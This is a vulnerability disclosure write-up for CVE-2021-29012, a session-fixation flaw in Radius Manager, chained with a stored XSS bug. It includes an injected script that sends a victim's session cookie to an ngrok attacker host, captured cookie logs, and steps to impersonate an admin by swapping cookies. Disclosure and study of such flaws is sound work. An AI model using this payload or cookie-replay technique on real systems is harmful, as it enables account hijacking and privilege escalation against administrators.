CVE-2021-29012 (Broken Session Management)

When an admin user logs in, their session cookie is given & doesn't expire upon logging out. Instead the session cookie is temporarily disabled until the admin logs in again. The session cookie doesn't change so if an attacker manages to steal a session cookie, then they can simply reuse it when the admin is logged in again and impersonate them. And if they aren't successful at logging in the first time due to the admin being logged out, they can simply keep trying until the admin is logged in again and get a successful login.

Successful exploitation requires that you have access to the Radius Management web interface and be able to make requests so you can simply change out the session cookie header when making HTTP requests.

This vulnerability can be exploited in order to elevate privileges when chained together with CVE-2021-29011 in order to gain the session cookie of another user with elevated privileges.

Demo Videos

We simply swap an admin's cookie for a low privileged user's cookie and are able to assume the privileges of the admin as shown here:

Dropbox - session-impersonation-2021-03-19_23.11.19.mkv

The overall process that I went through to exploit this is:

1. Create an account with no privileges
2. Grab the admin session cookie
3. Make a request that requires privileges such as creating a user using the low privilege account
4. Request is denied due to no privileges
5. Resend the request but this time modify the cookie parameter so that it's replaced with the admin session cookie
6. Request is successful & we can now make requests on behalf of the admin user while the admin user is logged in.

Chaining CVEs Together

This section details chaining together CVE-2021-29012 & CVE-2021-29011 in order to take an admin's session cookie & perform requests on their behalf.

There are multiple fields that are vulnerable to cross-site scripting but I could only find 1 field (the access point description field) that could fit an entire script for extracting a cookie & sending it off to an attacker for use in session hijacking.

Tools Used:

1. Ngrok & Python's simple HTTP server to simulate an attacker's server receiving the session cookie

Proof of Concept

Once we place our script inside the Access Point's description, anytime a user lists the available access points, we will receive their session cookie on our server & be able to impersonate them.

Cross Site Scripting (XSS)


We first need to inject our script into an input field so that whenever an admin logs in & lists the available access points, their cookie is sent to us (the attacker in this scenario).

The script used that will be injected is:

```
<script>
var xl = new XMLHttpRequest();
const url = 'http://dat.ngrok.io/cookie=' + document.cookie;
xl.open("GET", url, false); xl.send();alert(xl.responseText);
</script>
```

where dat is the subdomain generated by ngrok. And we will be injecting it into the description field when adding/editing an access point.

After listing the available access points as an admin, this is what an attacker would see:




```
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
127.0.0.1 - - [01/Apr/2021 18:57:31] code 404, message File not found
127.0.0.1 - - [01/Apr/2021 18:57:31] "GET /cookie=PHPSESSID=9r7fi2cs90p75k5u26fdg1b7u1;%20login_admin=admin HTTP/1.1" 404 -
|
```

As you can see, we have everything we need in order to impersonate the admin user and this was achieved just by having them list the available access points. This of course requires that an attacker already have an account registered on the Radius Manager with sufficient privileges to add/edit an access point.

Broken Session Management Exploitation

The next stage of the attack would be abusing the broken session management in order to make requests on someone else's behalf without their interaction. This simply involves intercepting the request exchanging the cookie parameter with the stolen one:

1. Make the original request for adding a user from an account with low privileges & you will get a response that looks like this:




System error

You don't have sufficient privilege to access this function!

Manager: **lowuser** | Date: **2021-04-02** | Balance: **0.00 USD** | RADIUS server: **NOT RUNNING!** | DHCP server: **NOT RUNNING!**

2. Now do repeat step 1 & sniff the request out with Firefox's network monitoring tool (inspect element > network):



Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	radmandemo...	admin.php?cont=new_user	JSCookMenu.js:...	html	8.87 KB	8.55 KB
200	GET	radmandemo...	styles.css	stylesheet	css	cached	2.59 KB
200	GET	radmandemo...	JSCookMenu.js	script	js	cached	0 B
200	GET	radmandemo...	theme.css	stylesheet	css	cached	4.45 KB
200	GET	radmandemo...	theme.js	script	js	cached	0 B
200	GET	radmandemo...	icon-exclamation.gif	img	gif	cached	451 B
200	GET	radmandemo...	favicon.ico	FaviconLoader.j...	vnd....	cached	1.37 KB

```
7 requests | 17.41 KB / 8.87 KB transferred | Finish: 2.12 s | DOMContentLoaded: 1.93 s | load: 1.98 s
```


```
GET http://radmandemo.dmasoftlab.com/admin.php?cont=new_user

Status          200 OK
Version         HTTP/1.1
Transferred     8.87 KB (8.55 KB size)
Referrer Policy no-referrer-when-downgrade

Response Headers (328 B)                                        Raw
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Content-Type: text/html; charset=UTF-8
Date: Fri, 02 Apr 2021 00:25:44 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: Apache/2.2.15 (CentOS)
Via: 1.1 tinyproxy (tinyproxy/1.8.4)
X-Powered-By: PHP/5.3.3

Request Headers (654 B)                                         Raw
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
```

3. Right-click the request & hit *Edit and Resend* & change the *Cookie: PHPSESSID* value for the stolen cookie & change the *login_admin* value for the value provided by the stolen session cookie. After doing so & resending the request, now we can make requests as the admin user:



Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	radmandemo...	admin.php?cont=new_user	JSCookMenu.js:...	html	8.87 KB	8.55 KB
200	GET	radmandemo...	styles.css	stylesheet	css	cached	2.59 KB
200	GET	radmandemo...	JSCookMenu.js	script	js	cached	0 B
200	GET	radmandemo...	theme.css	stylesheet	css	cached	4.45 KB
200	GET	radmandemo...	theme.js	script	js	cached	0 B
200	GET	radmandemo...	favicon.ico	FaviconLoader.j...	vnd....	cached	1.37 KB
200	GET	radmandemo...	admin.php?cont=new_user	NetUtil.jsm:148...	html	64.63 KB	64.31...

```
7 requests | 81.28 KB / 73.50 KB transferred | Finish: 19.05 s | DOMContentLoaded: 1.38 s | load: 1.43 s
```

New user

* User name or MAC address:	[redacted] (4-32 characters)
Enable:	✓
Account type:	● Regular ● MAC ● DOCSIS

- NOTE: This requires the admin to be currently logged in. If the admin is logged out then the session cookie is invalid until they login again. But the session cookie does not change once they log out. It stays the same.